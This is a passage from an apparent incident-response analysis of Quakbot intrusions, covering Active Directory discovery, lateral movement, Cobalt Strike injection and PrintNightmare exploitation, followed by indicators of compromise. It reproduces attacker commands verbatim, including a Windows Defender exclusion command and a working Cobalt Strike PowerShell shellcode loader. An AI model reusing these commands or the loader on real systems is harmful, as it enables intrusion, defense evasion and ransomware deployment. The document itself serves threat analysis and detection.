ewAkAF8ALgBwAHIAbwBwAGUAcgB0AGkAZQBzAC4AbwBwAGUAcgBhAHQAaQBuAGcAcwB
5AHMAdABlAG0AfQB9ACwAQAB7AE4APQAnAEQAZQBzAGMAcgAnADsAIABFAD0AewAkAF
8ALgBwAHIAbwBwAGUAcgB0AGkAZQBzAC4AZABlAHMAYwByAGkAcAB0AGkAbwBuAH0Af
QAsAEAAewBOAD0AJwBMAGEAcwB0AFQAaQBtAGUAJwA7ACAARQA9AHsAOwAgAFsAZAB
hAHQAZQB0AGkAbQBlAF0AOgA6AEYAcgBvAG0ARgBpAGwAZQBUAGkAbQBlACgAJABfAC4
AcAByAG8AcABlAHIAdABpAGUAcwAuAGwAYQBzAHQAbABvAGcAbwBuAHQAaQBtAGUAcw
B0AGEAbQBwACAALQBhAHMAIABbAHMAdAByAGkAbgBnAF0AKQAuAFQAbwBTAHQAcgB
pAG4AZwAoACcAeQB5AHkAeQAtAE0ATQAtAGQAZAAgAEgASAA6AG0AbQAnACkAfQB9ACw
AQAB7AE4APQAnAEkAUAAnADsAIABFAD0AewAkAF8ALgBwAHIAbwBwAGUAcgB0AGkAZQ
BzAC4AaQBwAHYANABhAGQAZAByAGUAcwBzAH0AfQAsAEAAewBOAD0AJwBNAGEAbgBh
AGcAZQBkAEIAeQAnADsAIABFAD0AewAkAF8ALgBwAHIAbwBwAGUAcgB0AGkAZQBzAC4A
bQBhAG4AYQBnAGUAZABiAHkAfQB9ACwAQAB7AE4APQAnAHAAcgBpAG0AYQByAHkAZw
ByAG8AdQBwACcAOwAgAEUAPQB7ACQAXwAuAHAAcgBvAHAAZQByAHQAaQBlAHMALgB
wAHIAaQ
```

The decoded malicious command:

```
$so = New-Object System.DirectoryServices.DirectorySearcher;

$so.filter = "(&(samAccountType=805306369))";

$so.FindAll() | Select -Property @{N='Name';

E={$_.properties.samaccountname}},@{N='OS'; E=
{$_.properties.operatingsystem}},@{N='Descr'; E=
{$_.properties.description}},@{N='LastTime';

E={; [datetime]::FromFileTime($_.properties.lastlogontimestamp -as
[string]).ToString('yyyy-MM-dd HH:mm')}},@{N='IP';

E={$_.properties.ipv4address}},@{N='ManagedBy'; E=
{$_.properties.managedby}},@{N='primarygroup';

E={$_.properties.primarygroup}} | Export-csv ccccOUT.csv -encoding utf8
```

Adfind.exe commands executed as part of the Discovery action:

adfind.exe -f objectcategory=computer -csv name cn OperatingSystem dNSHostName

adfind.exe -b dc=*,dc=* -f objectcategory=computer -csv name cn OperatingSystem dNSHostName

Technical Analysis: Lateral Movement

Quakbot used lateral movement techniques by abusing services (Remote Services T1021) in order to spread Quakbot DLLs in network shared folders.

Parent Process:

c:\windows\system32\services.exe

Process:

regsvr32.exe -s \\[IP]\C$\[RandomName].dll

regsvr32.exe -s \\[IP]\ADMIN$\[RandomName].dll

regsvr32.exe -s \\[IP]\\print$\[RandomName].dll

Technical Analysis: Cobalt Strike Activity

We have observed Cobalt Strike execution in few forms via PowerShell Fileless script, process injection, and DLL beacons. Cobalt Strike process injection, the injected explorer (by Quakbot) is pivoting to another process to inject the Cobalt Strike shell code to a new process, for example, we have detected an injection to dllhost.exe by creating a remote thread on the new injected process.

- c:\windows\syswow64\explorer.exe > c:\windows\syswow64\dllhost.exe

Injected dllhost Page Metadata:

State=4096 (MEM_COMMIT 0x00001000), Type=131072(MEM_RESERVE 0x00002000),

AllocationProtect=4 (PAGE_EXECUTE_READWRITE 0x40)

Another Cobalt Strike injected known processes which we have observed during incident response cases:

\sysnative\werfault.exe

\sysnative\regsvr32.exe

\sysnative\userinit.exe

\ sysnative\mstsc.exe

\sysnative\net.exe

\sysnative\svchost.exe

\sysnative\gpupdate.exe

\sysnative\lsass.exe

\sysnative\searchindexer.exe

Cobalt Strike beacons – As we mentioned, the threat actors excluded two paths. One of these paths is C:\programdata\Microsoft\:

C:\Windows\system32\reg.exe ADD “HKLM\SOFTWARE\Microsoft\Windows Defender\Exclusions\Paths” /f /t REG_DWORD /v “C:\ProgramData\Microsoft\[RandomPath]” /d “0”

We observed that the Cobalt Strike beacons dropped to this directory:

CS beacon location:

c:\programdata\microsoft\[Random]\[Random].dll**Execution command-line:**
regsvr32.exe -s ” c:\programdata\microsoft\[Random]\[Random].dll”

In addition, we detected an attempt to launch Cobalt Strike Fileless execution via a malicious PowerShell command.

Parent Process:

c:\windows\system32\services.exe**Process:**
C:\windows\system32\cmd.exe /b /c start /b /min powershell -nop -w hidden -encodedcommand JABzAD0ATgBlA…=

Decoded base64 command:

$s=New-Object IO.MemoryStream(,[Convert]::FromBase64String(“H4sIAAAAAAAAAK1WbXPaOBD… “));IEX (New-Object IO.StreamReader(New-Object IO.Compression.GzipStream($s, [IO.Compression.CompressionMode]::Decompress))).ReadToEnd();


GzipStream decompress and FromBase64String, next stage decode command:

```
Set-StrictMode -Version 2

$DoIt = @'
function func_get_proc_address {
    Param ($var_module, $var_procedure)
    $var_unsafe_native_methods = ([AppDomain]::CurrentDomain.GetAssemblies() | Where-Object { $_.GlobalAssemblyCache -And $_.Location.Split('\\')[-1].Equals('System.dll') }).GetType('Micr
    $var_gpa = $var_unsafe_native_methods.GetMethod('GetProcAddress', [Type[]] @('System.Runtime.InteropServices.HandleRef', 'string'))
    return $var_gpa.Invoke($null, @([System.Runtime.InteropServices.HandleRef](New-Object System.Runtime.InteropServices.HandleRef((New-Object IntPtr), ($var_unsafe_native_methods.GetMeth
}

function func_get_delegate_type {
    Param (
        [Parameter(Position = 0, Mandatory = $True)] [Type[]] $var_parameters,
        [Parameter(Position = 1)] [Type] $var_return_type = [Void]
    )

    $var_type_builder = [AppDomain]::CurrentDomain.DefineDynamicAssembly((New-Object System.Reflection.AssemblyName('ReflectedDelegate')), [System.Reflection.Emit.AssemblyBuilderAccess]::
    $var_type_builder.DefineConstructor('RTSpecialName, HideBySig, Public', [System.Reflection.CallingConventions]::Standard, $var_parameters).SetImplementationFlags('Runtime, Managed')
    $var_type_builder.DefineMethod('Invoke', 'Public, HideBySig, NewSlot, Virtual', $var_return_type, $var_parameters).SetImplementationFlags('Runtime, Managed')

    return $var_type_builder.CreateType()
}

[Byte[]]$var_code = [System.Convert]::FromBase64String('38uqIyMjQ6rGEvFHqHETqHEvqHE3qFELLJRpBRLcEuOPH0JfIQ8D4uwuIuTB03F0qHEzqGEfIvOoY1um41dpIvNzqGs7qHsDIvDAH2qoF6gi9RLcEuOP4uwuIuQbw1bXIF7
for ($x = 0; $x -lt $var_code.Count; $x++) {
    $var_code[$x] = $var_code[$x] -bxor 35
}

$var_va = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((func_get_proc_address kernel32.dll VirtualAlloc), (func_get_delegate_type @([IntPtr], [UInt32], [UInt32]
$var_buffer = $var_va.Invoke([IntPtr]::Zero, $var_code.Length, 0x3000, 0x40)
[System.Runtime.InteropServices.Marshal]::Copy($var_code, 0, $var_buffer, $var_code.length)

$var_runme = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($var_buffer, (func_get_delegate_type @([IntPtr]) ([Void])))
$var_runme.Invoke([IntPtr]::Zero)
'@

If ([IntPtr]::size -eq 8) {
    start-job { param($a) IEX $a } -RunAs32 -Argument $DoIt | wait-job | Receive-Job
}
else {
    IEX $DoIt
}
```

In order to decode the Cobalt Strike shellcode, we have used this section:

```
[Byte[]]$var_code =
[System.Convert]::FromBase64String('38uqIyMjQ6rGEvFHqHETqHEvqHE3qFELLJRpBRLcEuOPH0JfIQ8D4uwuIuTB03F0qHEzqGEfIvOoY1um41dpIvNzqGs7qHsDIvDAH2qoF6gi9RLcEuOP4uwuIuQbw1bXIF7bGF4HV

for ($x = 0; $x -lt $var_code.Count; $x++) {

$var_code[$x] = $var_code[$x] -bxor 35

}
```

Via CyberChef “bake” we get the clear text shellcode, From Base64 ($var_code) and XOR key (bxor 35 hex):



CyberChef From Base64 and XOR Key 35 (Decimal)

The shellcode contains “\\.\pipe\mojo.5688.805…” string that represents the Cobalt Strike beacon pipe inter-process (IPC) mechanism for communication by using CreateNamePipe and ConnectNamePipe.

Cobalt Strike beacon common pipe pattern

- \\.\pipe\mojo.5688.805

The self-injected PowerShell process used a PsExec Cobalt Strike module in order to drop additional Cobalt Strike beacons on other machines in the domain through share folders.

- \\[Host.Doamin]\admin$\[0-9]{7}.exe == C:\Windows\[0-9]{7}.exe

Technical Analysis: PrintNightmare

PrintNightmare is a Windows Print Spooler Remote Code Execution (RCE) Vulnerability (CVE 2021 34527) that allows performing privileged file operations via Windows Print Spooler service. Quakbot threat actors successfully exploited this vulnerability and got SYSTEM privileges execution to execute malicious code. Threat actors exploited the PrintNightmare, Print Spooler service (spoolsv.exe), created a DLL payload in the *C:\Windows\System32\spool\drivers\x64\3* path, the payload name **spider.dll**.

Spoolsv.exe process configured the DLL payload by abusing the Printer registry key and created a new key named “123456”.


Registry key:

HKLM\SYSTEM\CurrentControlSet\Control\Print\Environments\Windows x64\Drivers\Version-3\123456

DLLs payload path:

C:\Windows\System32\spool\drivers\x64\3\spider.dll

The Print driver key contains values “Configuration File” and “Data File” with the payload DLL name (spider.dll).



Regedit overview of the Evil Printer QuakNightmare

After the exploitation the QuakNightmare process (spoolsv.exe) executed CMD command:

- C:\WINDOWS\system32\cmd.exe /c cmd.exe /c C:\Users\Public\25443.exe

Final Thoughts

Our investigation is still active as we have collected more information and logs from several IR cases of Quakbot infections. We believe that the main goals of the threat actors are to exfiltrate sensitive data and information, and to execute a ransomware attack as we have seen in the past. In addition, we have discovered that Quakbot threat actors abused organizational stolen email credentials to spread new Quakbot campaigns upon additional victims. We will provide updates on any new discoveries from our ongoing Quakbot investigation.

INDICATORS OF COMPROMISE

Type	Indicator of Compromise

Weaponized Office Documents	a45df331c681b7e73faf94527cd19a9de28e7f0aa10556a18cb48f7db685ce87 aff999aa8b0cb088f858429aeb0f18dd81337981f807c7aa98d95d9ddae34050 c0168eaf2e409a8d1a968e388d665b213b1f7ae232c24df90ab8731b5fd1cbbd 73249da46ad32f57b75746421ca8d96bc62ce7670a7738bfede3d086826e8a87 ef0156fd34e136841f28df011c2ecddf58ee4dcf839d25692b52e086beb98d38 511650dfa48dbea1062ba58fc65b52caacbd4b6a752e40f2c3f8c16f1273c68b 40b203a7b40ba1188d0a56a486eac6d4c289ee6ef3a32ec07c245ef44f325a95 4d1a2e62c2f1d7d9d7ef0b81152bfcc85d68bac0c7ab13b8ed6d03ae27f3dda0 6ca376cd53db43cc7781db3e03782ab28213ed722a52e0d38927d3aba516d9b6
ZIP Files	c1262d13d3809b9d44a6829357c305308567ae8aeca873cc33307e1eda3a9615 78bccdfce650d1b0c3023ed1cf7174625e88af831865a926c927a320c1177e10 086e81e972597d576da5e7f43f12d5814c78acc5881e6bdc58e5659ee42c264f
DLL payloads	9e63072408a8d0e91a260ae861efb4f64b5585d61a31eeb35c7a2fb595198d2c 9a8dabf648db1df5bfd90f49233fe2d15a4af71792cc337abe1e60289ede7dc1 236f9f37dc2604ed8d3faee0b07fc6bb8f4dde68ed89a137023f641ad6076ca4 57f5a2a3e5f5fd1fcd95aa1896e6a104973cc90a3a6a25393b9b1da053f93092 5896105dd86060733851505905f1e29e0e7dd9ade5b310a0298414d441a7da70 aff67b2d5bd2634a6d1800e9c2b2232ad6d09b59e1971afb6b04ea3be477d8cd d59ea14883b19cd3a51c3742d5e86e474266b9fec821b0b5fbd6ec7b55eb58bc 00eeb0fa83ffd92aaee10d2cf851597f429062ea044863e425be8801a41ef379 7af572d912a2bff85817165acc672ef17f1fd776ea03bcb5cbb848604ba46fbf
Command and Control Server	190[.]73[.]3[.]148 177[.]172[.]5[.]228 181[.]118[.]183[.]27 71[.]13[.]93[.]154 216[.]238[.]71[.]31 216[.]238[.]72[.]121

	45[.]9[.]20[.]200 93[.]48[.]80[.]198 86[.]98[.]1[.]197 207[.]246[.]112[.]221 123[.]252[.]190[.]14
Payload Paths	C:\Datop\test.test C:\Datop\test1.test C:\Datop\test2.test C:\Datop\good.good C:\Datop\good1.good C:\Datop\good2.good

---

Source: https://www.cynet.com/attack-techniques-hands-on/quakbot-strikes-with-quaknightmare-exploitation/